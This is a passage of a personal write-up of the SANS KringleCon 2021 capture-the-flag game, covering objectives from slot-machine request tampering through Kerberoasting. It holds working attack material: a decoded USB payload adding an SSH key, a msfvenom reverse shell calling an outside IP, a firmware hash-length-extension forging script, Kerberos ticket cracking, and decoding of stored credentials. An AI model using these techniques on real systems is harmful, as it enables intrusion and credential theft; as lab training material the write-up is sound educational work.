

Solving KringleCon 4 – Calling Birds! 2021

Author: Walter Belgers <walter@belge.rs>

Date: 20211224

Solving KringleCon 4 – Calling Birds! 2021.....	1
Introduction	2
Objectives	3
Objective 1 – Orientation	3
Objective 2 – Where in the World is Caramel Santaigo?	3
Objective 3 - Thaw Frost Tower's Entrance	3
Objective 4 - Slot Machine Investigation	4
Objective 5 - Strange USB Device	5
Objective 6 - Shellcode Primer	5
Objective 7 – Printer Exploitation.....	6
Objective 8 - Kerberoasting on an Open Fire.....	10
Objective 9 – Splunk!	17
Objective 10 – Now Hiring!.....	19
Objective 11 – Customer Complaint Analysis	20
Objective 12 – Frost Tower Website Checkup.....	22
Objective 13 – FPGA Programming.....	26
Terminal exercises	29
Jingle Ringford	29
Noel Boetie – Logic Munchers	29
Bow Ninecandle – Bonus! Blue Log4Jack.....	29
Icky McGoop – Bonus! Red Log4Jack.....	29
Fitzzy Shortstack – Yara analysis	29
Ribb Bonbowford – The Elf C0de	30
Piney Sappington – Exif Metadata	32
Tinsel Upatree – Strace Ltrace Retrace.....	32
Greasy GopherGuts – Grepping for Gold.....	33
Jewel Loggins – IPv6 Sandbox.....	33
Eve Snowshows – HoHo ... No	34
Chimney Scissorsticks – Santa’s Holiday Hero	35
Grody Goiterson – Frostavator	36
Noxious O. D’or – IMDS Exploration	35

Introduction

In this document, I describe how I solved the 2021 edition of SANS KringleCon as found at <https://2021.kringlecon.com/>. It describes my reasoning for taking a particular approach and includes unsuccessful approaches. Therefore, it is not a walkthrough describing just the solution.

First, I'll describe the objectives that need to be completed to end the game. Secondly, I'll describe the other terminal exercises that are there to gain knowledge and hints.

Thanks go out to all of the people that were involved in creating this fantastic learning experience. I only heard about KringleCon last year and was hooked. Where else would you learn how to generate MD5 collisions?! So obviously I joined again this year. This year, I've improved my Windows hacking and SQL injections skills. Ho Ho Ho!


```
Encryption key:off
Bit Rates:400 Mb/s
ESSID:"FROST-Nidus-Setup"
```

After connecting with `iwconfig wlan0 essid FROST-Nidus-Setup`, we get a message that we should visit `http://nidus-setup:8080/`. The webpage there (we request it using 'curl') says we need to register via `http://nidus-setup:8080/register`, but when this page is requested, it tells us we need to supply the (unknown) serial number. Also, it mentions an `/apidoc` endpoint. Requesting the latter shows which API calls are there. The only one that is accessible without registering is `/api/cooler`. When we GET that page with `curl http://nidus-setup:8080/api/cooler`, we see this JSON output:

```
{
  "temperature": -40.9,
  "humidity": 91.98,
  "wind": 17.0,
  "windchill": -55.7
}
```

Let's see if we can POST a new temperature:

```
curl --header "Content-Type: application/json" --request POST --data
'{"temperature": 68}' http://nidus-setup:8080/api/cooler
```

This has worked, we have reached the objective. The other values in the POST request appear to be optional.

Objective 4 - Slot Machine Investigation

Goal: get a score of over 1000 on the slot machines and submit what the Jack Frost Tower casino security team threatens to do by looking at the `data.response` element.

The game is at `https://slots.jackfrostdtower.com/`. I used Burp to intercept requests. When spinning the wheel, a POST request is made to

`https://slots.jackfrostdtower.com/api/v1/02b05459-0d09-4881-8811-`

`9a2a7e28fd45/spin`, with POST data such as `betamount=1&numline=20&cpl=0.1`. All these parameters can be set in the game itself by pushing the buttons on the bottom. The amount of money we have can be edited in the client (by editing the values in the browser's development tools), but that does not make any sense, as the server keeps track of it as well (the current amount of money is not transferred between client and server with every spin). Either we need to tweak these parameters, or we need to find something in the code like an extra parameter that we need to send.

When we change the values of `betamount`, `numline` and `cpl` in Burp to numbers we cannot normally enter in the game, we get messages like "Not enough credit". If we enter non-numbers, we get "*The betamount must be a number.; The betamount must be greater than or equal 0.*" for `betamount`, but "*The numline must be a number.*" for `numline` and "*The cpl must be a number.*" for `cpl`. Only `betamount` has "greater than or equal 0" added, is that a hint?

When we change the POST data to `betamount=50&numline=-20&cpl=0.1`, the `betamount` is still valid, and the negative `numline` makes us win 100 with every spin. By changing `cpl` to 1, we only need one spin to reach an amount of over 1000.

In Burp, we see the following in the JSON response when we have over 1000 credits:

```
"response":"I'm going to have some bouncer trolls bounce you right out of
this casino!"
```

This response string is the correct answer.

Objective 5 - Strange USB Device

Goal: What is the troll username involved with this attack, see the USB data in /mnt/USBDEVICE.

In the directory, we see a (binary) file `inject.bin`. In our home directory, we find a file `mallard.py`. This tool appears to decompile Rubber Ducky script. We run `./mallard.py -f /mnt/USBDEVICE/inject.bin` and this shows the keystrokes a Rubber Ducky will produce given the command file. Of special interest is this line:

```
STRING echo ==qCz1XZr9FZlpXay9Ga0VXYvg2cz5yL+BiP+AyJt92YuIXZ39Gd0N3byZ2ajFmau4WdmxGbvJHdAB3bvd2Yt13aj1GILFESV1mWVN2SChVYTp1VhNlRyQ1UkdFzopkbS1EbHpfSwd1VRJlRVNFdwM2SGVEZnRTaihmvXJ2ZRhVWvJFSJBToTJ2ZV12YuVlMkd2dTvgb0dUSJ5UMVdGNXl1ZrhkYzZ0ValnQDRmd1cUS6x2RJpHbHFWVC1HZOpVVTpnWwQFdSdEVIJlRS9GZyoVcKJTVzwWmKBDcWFGdWlGZvJFSTJHZIdlWKHku14UbVBSYzJXLon3cnAyboNWZ | rev | base64 -d | bash
```

When we take the string, reverse it and BASE64 decode it, it shows a command to add an SSH key to the `authorized_keys` file, creating a way in:

```
elf@6e3f5a586f7d:~$ ./mallard.py --file /mnt/USBDEVICE/inject.bin | grep base64 | awk '{print $3}' | rev | base64 -d
echo 'ssh-rsa Umn5RHJZWHdrSHRodmVtaVp0d1l3U2JqZ2doRFRHTGRtT0ZzSUZNdyBUaGlzIGl5vdCB5ZWZfZmVkbG90YmVudG90IHRob3R5YXQqbWVhbi4qdEFKc0tSUFRQVWpHZG1MRnJhdWdST2FSaWZSaXBKcUZhUHAK ickymcgoop@trollfun.jackfrosttower.com' >> ~/.ssh/authorized_keys
elf@6e3f5a586f7d:~$
```

The name in the key is `ickymcgoop@frosttower.com`. The answer is “ickymcgoop”.

Next to the terminal (in Santa’s Castle) is a vending machine. Did you know that you can completely walk into it and disappear from view? It’s like platform 9 ¾.

Objective 6 - Shellcode Primer

We are put into a nice learning platform to start building x64 (shell)code.

1. Introduction

We just need to press “Execute” to execute the already existing code.

2. Loops (a program that loops is already given)

Again, we just need to press “Execute” to execute the already existing code.

3. Getting Started (make the program return)

```
ret
```

4. Returning a Value (make the program return a value of 1337)

```
mov rax, 1337
```

```
ret
```

5. System Calls (call `sys_exit` with exit code 99)

; `sys_exit` is system call number 60

```
mov rax, 60
```

```
mov rdi, 99
```

```
syscall
```

6. Calling Into the Void (return into limbo, program already provided)

We just need to press “Execute” to execute the already existing code.

7. Getting RIP (get the address of the NOP into RAX)

```
call place_below_the_nop
```

```
nop
```

```
place_below_the_nop:
```

```
pop rax
```

```
ret
```

8. Hello, World! (get the address of the text in RAX)

```
call blah
```

```
db 'Hello World',0
```

```
blah:
```

```
pop rax
```

```
ret
```

9. Hello, World!! (use sys_write to write out the string)

```
call frut
db 'Hello World!',0
frut:
pop rsi
mov rdi, 1
mov rdx, 12
mov rax, 1
syscall
ret
```

10. Opening a File (use sys_open to open /etc/passwd and get file handle)

```
call frtnbf
db '/etc/passwd',0
frtnbf:
mov rax, 2
pop rdi
mov rsi, 0
mov rdx, 0
mov rax, 2
syscall
ret
```

11. Reading a File (using sys_open/sys_read/sys_write/sys_exit)

```
call foo
db '/var/northpolesecrets.txt',0
foo:
; sys_open
mov rax, 2
pop rdi
mov rsi, 0
mov rdx, 0
syscall
; sys_read
mov rdi, rax
mov rax, 0
mov rsi, rsp
mov rdx, 4096
syscall
; sys_write
mov rdx, rax
mov rax, 1
mov rdi, 1
mov rsi, rsp
syscall
; sys_exit
mov rax, 60
mov rdi, 0
syscall
```

This is the last assignment. In the debugger, we see the contents of the file as it is printed on stdout (shown on the left in the debugger): *Secret to KringleCon success: all of our speakers and organizers, providing the gift of **cyber security knowledge**, free to the community.* The solution is “cyber security knowledge”.

Objective 7 – Printer Exploitation

Goal: Get shell access to read the contents of `/var/spool/printer.log`. What is the name of the last file printed (with a .xlsx extension)?

The printer can be found at <https://printer.kringlecastle.com/>. It looks like a standard printer. Normally, printers can often be hacked using default passwords. In this case, the login functionality does not work. Given the hints, we need to do something with firmware upgrades. On the firmware upgrade page, we can download the existing firmware. We then get a `firmware-export.json` file. In it we find:

```
{"firmware": "UESDBBQAAAAIAEWlkFMWoK...ALAJAAAAAA==", "signature": "2bab052bf894eala255886fde202f451476faba7b941439df629fdeb1ff0dc97", "secret_length": 16, "algorithm": "SHA256"}
```

(The firmware value is shown truncated here.) The firmware looks like a BASE64 encoded string. We also note a signature, presumably SHA256. When we BASE64 decode the firmware value, we get a ZIP-file. In it is a file 'firmware.bin':

```
walter@mac> cat firmware-export.json | awk -F\" '{print $4}' | base64 -D > firmware.zip
walter@mac> unzip firmware.zip
Archive:  firmware.zip
Length  Method      Size  Cmpr   Date       Time    CRC-32   Name
-----  -
 16608  Defl:N        2410   86%  12-16-2021  21:42  f0a8a016  firmware.bin
-----  -
 16608                2410   86%                      1 file
```

We examine the firmware:

```
walter@mac> file firmware.bin
firmware.bin: ELF 64-bit LSB pie executable x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld, for GNU/Linux 3.2.0,
BuildID[sha1]=fc77960dcdd5219c01440f1043b35a0ef0cce3e2, not stripped
```

Using the command 'strings' on the file does not reveal much interesting. Also, the tool 'binwalk', which I run on almost any file I see, did not reveal anything hidden. We now know the printer uses x64 hardware.

We have the possibility to upload a firmware file. Let's try to change a byte in the firmware value in the original JSON file and upload that as new firmware. This fails with the following message:

Firmware update failed:

```
Failed to verify the signature! Make sure you are signing the data
correctly: sha256(<secret> + raw_file_data)
```

We learn that the signature is made using a secret that is until now unknown, and the raw file data. In the JSON, we saw that the length of the secret is 16. The hint that pointed to <https://blog.skullsecurity.org/2012/everything-you-need-to-know-about-hash-length-extension-attacks> helps. It explains that, without knowing the secret, we can extend the firmware with additional data and then calculate what the signature should be. Because of this hint, we do not pursue getting the secret key, but start working on extending the firmware.zip with additional data in such a way that the printer will be executing our code.

If we add data to the `firmware.bin` file, and then ZIP it, the resulting file will not be like the original ZIP file with something added, so in that case, we cannot use the hash length extension attack. It must be the case that the signature is made over the ZIP file, not over the firmware inside the ZIP file. And we should add data to a complete ZIP file. Could we just add another ZIP file? Let's test this:

```
walter@mac> echo a > file.txt
walter@mac> zip 1 file.txt
  adding: file.txt (stored 0%)
walter@mac> echo b > file.txt
```

```
walter@mac> zip 2 file.txt
  adding: file.txt (stored 0%)
walter@mac> cat 1.zip 2.zip > test.zip && rm 1 2 file.txt
walter@mac> unzip -v test.zip
Archive:  test.zip
warning [test.zip]:  168 extra bytes at beginning or within zipfile
  (attempting to process anyway)
  Length   Method      Size  Cmpr   Date       Time   CRC-32   Name
  ----
  2   Stored      2    0%  12-23-2021  11:22  f6c7f2c4  file.txt
  ----
  2          2    0%
  1 file
walter@mac> unzip test.zip
Archive:  test.zip
warning [test.zip]:  168 extra bytes at beginning or within zipfile
  (attempting to process anyway)
  extracting: file.txt
walter@mac> cat file.txt
b
```

Success! We have a file that contains the original ZIP file, followed by our own ZIP file. And when we unzip it, ZIP complains about the unexpected bytes at the beginning, but proceeds with extracting the *second* ZIP file (containing 'b'), not the first (containing 'a'). All we need to do is to concatenate a ZIP file with our own `firmware.bin` to the existing ZIP file and recalculate the hash.

I have been manually going through this process so many times that I got fed up, and wrote this quick and very dirty little script (notice the lack of error checking and use of fixed file names) to automate the process:

```
#!/bin/sh

FILE=$1
echo "Processing $FILE into hex payload"
mkdir frut.$$
cd frut.$$
cp ../$FILE firmware.bin
zip firmware.zip firmware.bin
bin2hex firmware.zip firmware.zip.hex
tr -d '[\r\n]' < firmware.zip.hex > payload

echo "Extending hash"
../hash_extender/hash_extender --file ../firmware.zip --secret 16 \
  --append `cat payload` --append-format=hex --signature \
  e0b5855c6dd61ceble0ae694e68f16a74adb6f87dle9e2f78adfee688babcf23 \
  --format sha256 --out-data-format=hex > new-firmware
sig=`grep "New signature" new-firmware | awk '{print $NF}'`
echo "New sig: $sig"
grep "New string" new-firmware | awk '{printf "%s", $NF}' > content
hex2bin content content.bin

echo "Creating json"
printf '{"firmware":""' > ../firmware-$$json
base64 content.bin | tr -d '[\r\n]' >> ../firmware-$$json
printf '","signature":""' >> ../firmware-$$json
printf $sig >> ../firmware-$$json
printf '","secret_length":16,"algorithm":"SHA256"}' >> ../firmware-$$json

echo "Done creating firmware-$$json"
echo "Removing file and tempdir"
```



```
cd ..
rm -r $FILE frut.$$
```

With this script and the compiled hash extender software, I could take the file I'd like to upload as firmware and turn it into a `firmware-xxx.json` file with the correct signature, ready for upload. Files created this way are accepted by the printer ("Firmware successfully uploaded and validated! Executing the update package in the background"), so the signatures are valid. Now the payload. Since there was an exercise in creating x64 shell code, I wrote a piece of shell code that would copy `/var/spool/printer.log` to `/app/lib/public/incoming`. The hint says that files placed in that directory can be retrieved via <https://printer.kringlecastle.com/incoming/>. (Note: this also allows for trying to guess filenames others might have copied the log file to. When you successfully guess the name, you'll have the answer. But let's do it as it was intended.)

Whatever I tried, I could not get the code to work. Since there's no feedback, it's hard to know what goes wrong. At this stage, I was also still convinced that the firmware should contain code that a system can run from first boot (my assumption was the `firmware.bin` is flashed, and then booted from, which makes sense I think). Of course, I should have thought a bit further and then I would have realized that we were probably not supposed to write shellcode that can probe disks, understands filesystems and implements low level systems calls to copy the file. The shellcode we upload is just run within the current system.

When I realised that, I let go of writing such low-level stuff. I started to make something in C, compiling it statically and using that as firmware. Like this program:

```
#include <stdio.h>
#include <sys/stat.h>

main(){
    FILE *source, *target;
    char ch;

    source=fopen("/var/log/printer.log", "r");
    target=fopen("/app/lib/public/incoming/blebber.txt", "w");
    while((ch = fgetc(source)) != EOF)
        fputc(ch, target);
    fclose(source);
    fclose(target);
    chmod("/app/lib/public/incoming/blebber.txt", 0777);
    return 0;
}
```

This did not work. I created it on an old x64 Kali VM I had lying around. Since I was on Kali anyway, I used it to create an x86 binary for reverse shell access using Metasploit, like so:

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=83.162.224.115 LPORT=2711 -f elf > revshell.elf
```

This also did not work. I then wondered if there still were dependencies on the version of Linux that runs on the 'printer'. I downloaded the latest Kali and repeated the command to create the `revshell.elf` file and fed it to my script to generate the firmware JSON file. I then started a listener, uploaded the firmware and made an offering to the hacking Gods. Either the newer Kali or my offerings helped, I got a shell!

```
walter@giga> nc -l 2711
id
uid=1000(app) gid=1000(app) groups=1000(app)
```

```
cat /var/spool/printer.log
Documents queued for printing
=====
```

```
Biggering.pdf
Size Chart from https://clothing.north.pole/shop/items/TheBigMansCoat.pdf
LowEarthOrbitFreqUsage.txt
Best Winter Songs Ever List.doc
Win People and Influence Friends.pdf
Q4 Game Floor Earnings.xlsx
Fwd: Fwd: [EXTERNAL] Re: Fwd: [EXTERNAL] LOLLLL!!!.eml
Troll_Pay_Chart.xlsx
```

I could get the content of the printer log file with it. And also have a peek in /app/lib/public/incoming to see what others had put there. The answer is the last file: "Troll_Pay_Chart.xlsx".

Objective 8 - Kerberoasting on an Open Fire

Goal: Obtain the secret sleigh research document from a host on the Elf University domain. What is the first secret ingredient Santa urges each elf and reindeer to consider for a wonderful holiday season?

Via <https://register.elfu.org/>, we can apply for an account, which is instantly generated:

ElfU Registration Portal

New Student Domain Account Creation Successful!

You can now access the student network grading system by SSH'ing into this asset using the command below:

```
ssh eseeppcib@grades.elfu.org -p 2222
```

ElfU Domain Username: eseeppcib

ElfU Domain Password: Niqoonbeh#

We can now log on to the site and are given a restricted shell in which we can only print a list of grades, or exit. We try to escape this by entering such things as !id and `id` to no avail. Then we find out that the EOT character, ^D, escapes the shell, which turns out to be a python program, given the error:

```
: Traceback (most recent call last):
  File "/opt/grading_system", line 41, in <module>
    main()
  File "/opt/grading_system", line 26, in main
    a = input(": ").lower().strip()
EOFError
>>>
```

We can now start an interactive shell:

```
>>> import os;
>>> os.system("/bin/bash")
eseeppcib@grades:~$
```

We use 'chsh' to change our login shell to /bin/bash to make life easier. Now on to the assignment. We need to hack into a Windows domain. The host we're on has IP address 172.17.0.5 and is part of a /24 network. We use nmap to scan the range. Hosts 172.17.0.1-5 have open ports. Number 1 is the registration site, 5 I am on, 2 and 4 only show ports 139 and 445 and are probably Windows clients, host 3 has a lot more open ports. I deducted this is the Domain Controller (wrongly I found out later). I should have known, look closely at the LDAP info I dumped from this server:

```

eseefppcib@grades:~$ python3
Python 3.8.10 (default, Sep 28 2021, 16:10:42)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import ldap3
>>> server = ldap3.Server('172.17.0.3', get_info=ldap3.ALL, port=636,
use_ssl=True)
>>> connection = ldap3.Connection(server, user='ELFU\eseefppcib',
password='Niqoonbeh#', auto_bind=True)
>>> connection.bind()
True
>>> server.info
DSA info (from DSE):
  Supported LDAP versions: 2, 3
  Naming contexts:
    CN=Schema,CN=Configuration,DC=elfu,DC=local
    CN=Configuration,DC=elfu,DC=local
    DC=elfu,DC=local
    DC=DomainDnsZones,DC=elfu,DC=local
    DC=ForestDnsZones,DC=elfu,DC=local
[...]
```

```

  serverName:
    CN=SHARE30,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=elfu,DC=local
  dnsHostName:
    share30.elfu.local
[...]
```

You see, this host is a file server called SHARE30, not a Domain Controller. An nmap with a bit more LDAP checking would have revealed the same:

```

nmap -n -sV --script "ldap* and not brute" 172.17.0.3
[...]
```

```

|       defaultNamingContext: DC=elfu,DC=local
|       rootDomainNamingContext: DC=elfu,DC=local
|       serverName: CN=SHARE30,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=elfu,DC=local
```

I have spent quite some time trying things, until I looked what was in /usr/local/bin. In there, there's loads of tools specifically geared towards Windows hacking. Aha!

Trying GetADUsers.py, GetUserSPNs.py, netview, etc. on 172.17.0.3 did not produce the results I wanted. Then I did a 'ps -edaf' and saw the process of another hacker:

```

mhsktet+ 26596 25552 0 80 0 - 3654 - 14:39 pts/11 00:00:00
/usr/bin/perl ./scripts/enum4linux.pl -u mhsktetvwh -p Omhoxniaa@ -a
172.17.0.3
4 S mhsktet+ 27156 27155 0 80 0 - 9891 - 14:39 pts/11 00:00:00
rpcclient -W ELFU -Umhsktetvwh 172.17.0.3 -c lookupsids S-1-5-
32-1040
```

As you can see, this person put their username and password on the command line (which I did before as well, but can be dangerous). I was able to log in to the host using these credentials. After waiting for a bit while Mr./Mrs. Mhsktet was happily hacking away, a file SantaSecretToAWonderfulHolidaySeason.pdf popped up in their home directory, leading me to the solution. You could say "nice hack!" but it felt a bit like cheating... It's wat Jack Frost would do.

This is all about learning and not just the hacking. I have never used Windows until a few years ago when I had to at the office (I've been able to convince my boss to buy me a Mac since then) and my Windows skills are.. not so great. All the more reason to improve them!

I had found a list of users in LDAP. I tried kerbrute.py without avail. Finally, I asked around for a hint. "Look in the routing table" they said. So I did:

```
eeseefppcib@grades:~$ netstat -nr
Kernel IP routing table
Destination      Gateway          Genmask         Flags   Window  irtt  Iface
0.0.0.0          172.17.0.1      0.0.0.0         UG      0        0    eth0
10.128.1.0       172.17.0.1      255.255.255.0   UG      0        0    eth0
10.128.2.0       172.17.0.1      255.255.255.0   UG      0        0    eth0
10.128.3.0       172.17.0.1      255.255.255.0   UG      0        0    eth0
172.17.0.0       0.0.0.0         255.255.0.0     U       0        0    eth0
```

I would not have guessed that this would be a setup with several subnets. Stupid of me. Anyway, let's use nmap to scan these three subnets 10.128.[123].0/24. This reveals a lot of hosts, with one being very interesting:

```
Nmap scan report for hhc21-windows-dc.c.holidayhack2021.internal
(10.128.1.53)
[...]
|       serverName: CN=DC01,CN=Servers,CN=Default-First-Site-
Name,CN= Sites,CN=Configuration,DC=elfu,DC=local
|       schemaNamingContext: CN=Schema,CN=Configuration,DC=elfu,DC=local
|       namingContexts: DC=elfu,DC=local
|       namingContexts: CN=Configuration,DC=elfu,DC=local
|       namingContexts: CN=Schema,CN=Configuration,DC=elfu,DC=local
|       namingContexts: DC=DomainDnsZones,DC=elfu,DC=local
|       namingContexts: DC=ForestDnsZones,DC=elfu,DC=local
|       isSynchronized: TRUE
|       highestCommittedUSN: 140228
|       dsServiceName: CN=NTDS Settings,CN=DC01,CN=Servers,CN=Default-
First-Site-Name,CN= Sites,CN=Configuration,DC=elfu,DC=local
|       dnsHostName: DC01.elfu.local
|       defaultNamingContext: DC=elfu,DC=local
```

Right, so *this* is the Domain Controller! I had the idea we had to use Bloodhound, as that was in the instruction video. I downloaded SharpHound1.ps1 but got nowhere. I then reverted to tools available on the host and got a result with GetUserSPNs.py:

```
eeseefppcib@grades:~$ GetUserSPNs.py -outputfile spns.txt -dc-ip 10.128.1.53
elfu.local/ eeseefppcib:'Niqoonbeh#' -request
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet
ldap/elfu_svc/elfu	elfu_svc		2021-10-29
19:25:04.305279 2021-12-16 16:50:40.755864			
ldap/elfu_svc/elfu.local	elfu_svc		2021-10-29
19:25:04.305279 2021-12-16 16:50:40.755864			
ldap/elfu_svc.elfu.local/elfu	elfu_svc		2021-10-29
19:25:04.305279 2021-12-16 16:50:40.755864			
ldap/elfu_svc.elfu.local/elfu.local	elfu_svc		2021-10-29
19:25:04.305279 2021-12-16 16:50:40.755864			

That seems to have worked, a file spns.txt was created, with a Kerberos ticket in it:

```
$krb5tgt$23$*elfu_svc$ELFU.LOCAL$elfu.local/elfu_svc*$85c58378dd5229fc807ac
210d08567e7$44046f925392295e6a3ec9b0decdad926776f7bab2c5493ed09...
```

Using the hints, we download the password cracking rule from

https://raw.githubusercontent.com/NotSoSecure/password_cracking_rules/master/OneRuleToRuleThemAll.rule and the tool CeWL to create a wordlist from the register.elfu.org website:

```
ruby -W0 cewl.rb -d 5 -w words -a -v --with-numbers
https://register.elfu.org/register
```

Somehow this did not produce a result (fast enough). I proceeded to view the source of the webpage and saw this hidden in the HTML:

```
<!-- Remember the groups battling to win the karaoke contest earleir this year? I think they were rocks4socks, cookiepella, asnow2021, v0calpresents, Hexatonics, and reindeers4fears. Wow, good times! -->
```

This can't be a coincidence.. let's use these!

```
walter@mac> cat wordlist
rocks4socks
cookiepella
asnow2021
v0calpresents
Hexatonics
reindeers4fears
walter@mac> hashcat -m 13100 -a 0 ./spns.txt --potfile-disable -r
OneRuleToRuleThemAll.rule --opencl-device-types 1 -O -w 4 ./wordlist
```

```
Session.....: hashcat
Status.....: Cracked
Time.Started.....: Fri Dec 17 22:13:17 2021 (1 sec)
Time.Estimated....: Fri Dec 17 22:13:18 2021 (0 secs)
```

One second later, we know that the account elfu.local\elfu_svc has password 'Snow2021!'. I first tried to log in remotely via RDP, but this user is not allowed access via RDP. Can we access a file share? The DC has shares ADMIN\$ and C\$ that we cannot access, but SHARE30 that we saw earlier also has shares:

```
eseefppcib@grades:~$ smbclient.py -dc-ip 10.128.1.53
ELFU.local/elfu_svc:Snow2021!\!@172.17.0.3
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
```

Type help for list of commands

```
# shares
netlogon
sysvol
elfu_svc_shr
research_dep
IPC$
# use elfu_svc_shr
# ls
drw-rw-rw-      0 Thu Dec  2 16:39:42 2021 .
drw-rw-rw-      0 Fri Dec 17 16:59:50 2021 ..
-rw-rw-rw-    2018 Wed Oct 27 19:12:42 2021 Get-NavArtifactUrl.ps1
-rw-rw-rw-    188 Wed Oct 27 19:12:42 2021 Get-WorkingDirectory.ps1
-rw-rw-rw-    924 Wed Oct 27 19:12:42 2021 Stop-EtwTraceCapture.ps1
-rw-rw-rw-   2104 Wed Oct 27 19:12:42 2021 create-knownissue-
function.ps1
-rw-rw-rw-   52454 Wed Oct 27 19:12:42 2021 PsTestFunctions.ps1
[...]
```

A quick way of viewing which shares are available is using nmap:

```
nmap -p139,445 -P0 --script smb-enum-shares 172.17.0.0/24
```

The research_dep share looks like it might be our target (we are in search of a secret sleigh research document, remember?) but this account does not have enough access rights. But we can read files in the elfu_svc_shr share as shown above. In it are PowerShell scripts. Going through them, we see some credentials in there for users that we did not find in the domain, so we ignore those. There's also credentials in the GetProcessInfo.ps1 file, albeit in obfuscated form:

```
eseefppcib@grades:~/x$ cat GetProcessInfo.ps1
```

```
$SecStringPassword =
"76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBwAGwAdQ
AwAEIATgAwAEoAWQBwAGcAPQA9AHwANGA5ADgAMQA1ADIANABm
AGIAMAA1AGQAOQA0AGMANQBlADYAZAA2ADEAMgA3AGIANwAxAGUAZgA2AGYAOQBwAGYAMwBjADE
AYwA5AGQANABlAGMAZAA1ADUAZAAxADUANwAxADMAYwA0ADUAMwAwAGQANQA5ADEAYQBlAD
YAZAAzADUAMAA3AGIAYwA2AGEANQAxAADAAZAA2ADcANwBlAGUAZQBlADcAMABjAGUANQAxADEAN
gA5ADQANwA2AGEA"
$aPass = $SecStringPassword | ConvertTo-SecureString -Key
2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7
$aCred = New-Object System.Management.Automation.PSCredential -ArgumentList
("elfu.local\remote_elf", $aPass)
Invoke-Command -ComputerName 10.128.1.53 -ScriptBlock { Get-Process } -
Credential $aCred -Authentication Negotiate
```

Using "pwsh" we start a PowerShell on Linux and decode the password:

```
PS /home/eseefppcib> $SecStringPassword =
"76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBwAGwAdQ
AwAEIATgAwAEoAWQBwAGcAPQA9AHwANGA5ADgAMQA1ADIANABmAGIAMAA1AGQAOQA0AGMANQBlA
DYAZAA2ADEAMgA3AGIANwAxAGUAZgA2AGYAOQBwAGYAMwBjADEAYwA5AGQANABlAGMAZAA1ADUA
ZAAxADUANwAxADMAYwA0ADUAMwAwAGQANQA5ADEAYQBlADYAZAAzADUAMAA3AGIAYwA2AGEANQA
xAADAAZAA2ADcANwBlAGUAZQBlADcAMABjAGUANQAxADEANgA5ADQANwA2AGEA"
PS /home/eseefppcib > $password = $SecStringPassword | ConvertTo-
SecureString -Key 2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7
PS /home/eseefppcib> $Ptr =
[System.Runtime.InteropServices.Marshal]::SecureStringToCoTaskMemUnicode($p
assword)
PS /home/eseefppcib> $result =
[System.Runtime.InteropServices.Marshal]::PtrToStringUni($Ptr)
PS /home/eseefppcib>
[System.Runtime.InteropServices.Marshal]::ZeroFreeCoTaskMemUnicode($Ptr)
PS /home/eseefppcib> $result
A1d655f7f5d98b10!
```

We now have a second account: ELFU.local\remote_elf with password A1d655f7f5d98b10!. This user unfortunately also does not have access to the research_dep share, so we're not done. But we have also not used the hint yet from the video, using WriteDACL.

Using the pwsh tool, we can get a PowerShell session on the domain controller under the remote_elf account:

```
PS /home/eseefppcib> $SecStringPassword =
"76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBwAGwAdQ
AwAEIATgAwAEoAWQBwAGcAPQA9AHwANGA5ADgAMQA1ADIANABm
AGIAMAA1AGQAOQA0AGMANQBlADYAZAA2ADEAMgA3AGIANwAxAGUAZgA2AGYAOQBwAGYAMwBjADE
AYwA5AGQANABlAGMAZAA1ADUAZAAxADUANwAxADMAYwA0ADUAMwAwAGQANQA5ADEAYQBlAD
YAZAAzADUAMAA3AGIAYwA2AGEANQAxAADAAZAA2ADcANwBlAGUAZQBlADcAMABjAGUANQAxADEAN
gA5ADQANwA2AGEA"
PS /home/eseefppcib> $aPass = $SecStringPassword | ConvertTo-SecureString -
Key 2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7
PS /home/eseefppcib> $aCred = New-Object
System.Management.Automation.PSCredential -ArgumentList
("elfu.local\remote_elf", $aPass)
PS /home/eseefppcib> Enter-PSSession -ComputerName DC01.elfu.local -
Credential $aCred -Authentication Negotiate
[DC01.elfu.local]: PS C:\Users\remote_elf\Documents>
```

Now we try the trick of abusing WriteDACL rights to get access to the Domain Administrators group. This did however fail:

```
[DC01.elfu.local]: PS C:\> $domainDirEntry.CommitChanges()
Exception calling "CommitChanges" with "0" argument(s): "Access is denied.
"
```

```

At line:1 char:1
+ $domainDirEntry.CommitChanges()
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [],
MethodInvocationException
+ FullyQualifiedErrorId : DotNetMethodException

```

So here my lack of Windows knowledge was getting in the way. I could not figure out what to do. Why this doesn't work is clear: remote_elf does not have WriteDACL permissions. Here's who have that right:

```

IdentityReference      : BUILTIN\Administrators
IdentityReference      : ELFU\Domain Admins
IdentityReference      : ELFU\Enterprise Admins

```

The only user in any of these groups (apart from Administrator) is elfu_admin. Should we try to become elfu_admin? I was stuck here for quite some while, until somebody hinted me "what do you have WriteDACL to?".

I had the LDAP dump that I made using Python in the beginning. (Dumping the LDAP info is more easily done by typing `ldapdomaindump -u elfu.local\eseefppcib -p 'Niqoonbeh#' 10.128.1.53`. The resulting files can be used in BloodHound, but BloodHound was not needed here after all, that tool is handy when you need to go through several privilege escalations via different users.) In that python generated LDAP dump I found:

```

cn: Research Department
description: Members of this group have access to all ElfU research resources/shares.
displayName: Research Department
distinguishedName: CN=Research Department,CN=Users,DC=elfu,DC=local
groupType: -2147483646
instanceType: 4
member: CN=test,CN=Users,DC=elfu,DC=local
        CN=qcljgnpsjl,CN=Users,DC=elfu,DC=local
        CN=xdtqjfinpd,CN=Users,DC=elfu,DC=local
        CN=dbevvcjny,CN=Users,DC=elfu,DC=local
        CN=pmdhbtmiqv,CN=Users,DC=elfu,DC=local

```

